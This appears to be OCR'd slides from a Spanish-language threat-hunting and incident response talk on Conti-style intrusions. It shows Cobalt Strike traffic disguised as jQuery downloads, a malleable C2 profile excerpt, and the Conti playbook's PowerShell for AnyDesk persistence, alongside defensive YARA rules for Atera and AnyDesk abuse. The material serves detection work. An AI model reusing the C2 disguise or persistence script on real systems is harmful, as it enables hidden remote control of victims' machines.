
```
]    Connection: Keep-Alive
]    Accept: */*
]    User-Agent: Microsoft-CryptoAPI/6.1
]    Host: ctldl.windowsupdate.com
]
]    GET /jquery-3.3.1.min.js HTTP/1.1
]    Referer: http://code.jquery.com/
]    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
]    Accept-Encoding: gzip, deflate
]    Cookie: __cfduid=lNros5mZF0dfyrRDtKltxCGa4oauG4GjHF9uAtRVR94pKNdXi-dfi4MAP
avOXFUPrqvZQY1F-gmUm_FjojE43WAJPfuTGt8PzIXNswZAUqJWtV1sCiSr4N_8Siqt5TZ9I
]    User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
]    Host: [redacted].com
]    Connection: Keep-Alive
]    Cache-Control: no-cache
]
```

```
9870 00 00 00 00 00 00 00 00 C5 0A B3 5E 80 00 00 8E ........Å.³^....
9880 [redacted]              63 6F 6D 00 2F 6A 71 [redacted]a.com./jq
9890 75 65 72 79 2D 33 2E 33 2E 31 2E 6D 69 6E 2E 6A uery-3.3.1.min.j
98A0 73 00 00 00 00 00 00 00 C8 0A B3 5E 80 00 00 90 s.......È.³^....
98B0 C8 E6 26 00 00 00 00 00 E0 98 29 00 00 00 00 00 Èæ&.....à.).....
```

https://github.com/threatexpress/malleable-c2/

```
http-get {

    set uri "/jquery-3.3.1.min.js";
    set verb "GET";

    client {

        header "Accept" "text/html,application/xhtml+xml,applicat
        header "Host" "code.jquery.com";
        header "Referer" "http://code.jquery.com/";
        header "Accept-Encoding" "gzip, deflate";

        metadata {
            base64url;
            prepend "__cfduid=";
            header "Cookie";
```

Inteligencia a partir del Threat Actor


https://s3.amazonaws.com/talos-intelligence-site/production/document_files/files/000/095/639/original/Conti_playbook_translated.pdf?1630583757
160%

As soon as **SYSTEM rights** were granted.

AnyDesk – for not in-use hosts


Atera – for other hosts

11.1. AnyDesk persistence

```
Function AnyDesk {


mkdir "C:\ProgramData\AnyDesk" # Download AnyDesk

$clnt = new-object System.Net.WebClient

$url = "http://download.anydesk.com/AnyDesk.exe"

$file = "C:\ProgramData\AnyDesk.exe"

$clnt.DownloadFile($url,$file)
```


https://s3.amazonaws.com/talos-intelligence-site/production/document_files/files/000/095/639/original/Conti_playbook_translated.pdf?1630583757

Yara Atera




```
rule atera_remote_rat_1{
meta:
   description = "Atera commercial tool use as a backdoor"
   author = "One eSecurity"
   version = "1.0"
   date = "2021-09-12"

strings:
   $x1 = "Atera Networks LTD"
   $x2 = "AteraAgent.exe.config"

   $msi = { D0 CF 11 E0 A1 B1 1A E1 00 00 00 }


condition:
   $msi at 0 and all of ($x*) and filesize > 500KB and filesize < 700KB
}
```

Yara AnyDesk



```
import "pe"
import "hash"

rule anydesk_related{
meta:
   description = "Potencial non-signed anydesk component (relay-c6eb91af.net.anydesk.com)"
   author = "@One eSecurity Borja Merino"
   version = "1.0"
   date = "2021-11-12"

strings:
   $x1 = "AnyDesk Software" wide
   $x2 = "AnyDesk.AnyDesk"
   $x3 = "AnyDesk screen sharing"
   $x4 = "AnyDesk.pdb"
   $x5 = "C:\\Buildbot\\ad-windows-32\\build\\release\\app-32\\win_loader\\AnyDesk.pdb"

condition:
   (uint16(0) == 0x5A4D and 2 of ($x*) and filesize > 1MB and filesize < 5MB) and
  (pe.number_of_signatures < 1)
}
```

Threat Hunting basado en hipótesis



Máquinas y usuarios comprometidos

Posibilidad de volver

Hipótesis:

- El actor tiene credenciales
- El actor ha implantado un backdoor
- El actor ha implantado distintos mecanismos de persistencia

Ciclo de TH continuo 24x7

Continúa la limpieza y la recuperación

Mejoras de seguridad

Gracias por su atención

Jess Garcia
@j3ssgarcia

one-esecurity.com

One_eSecurity

One eSecurity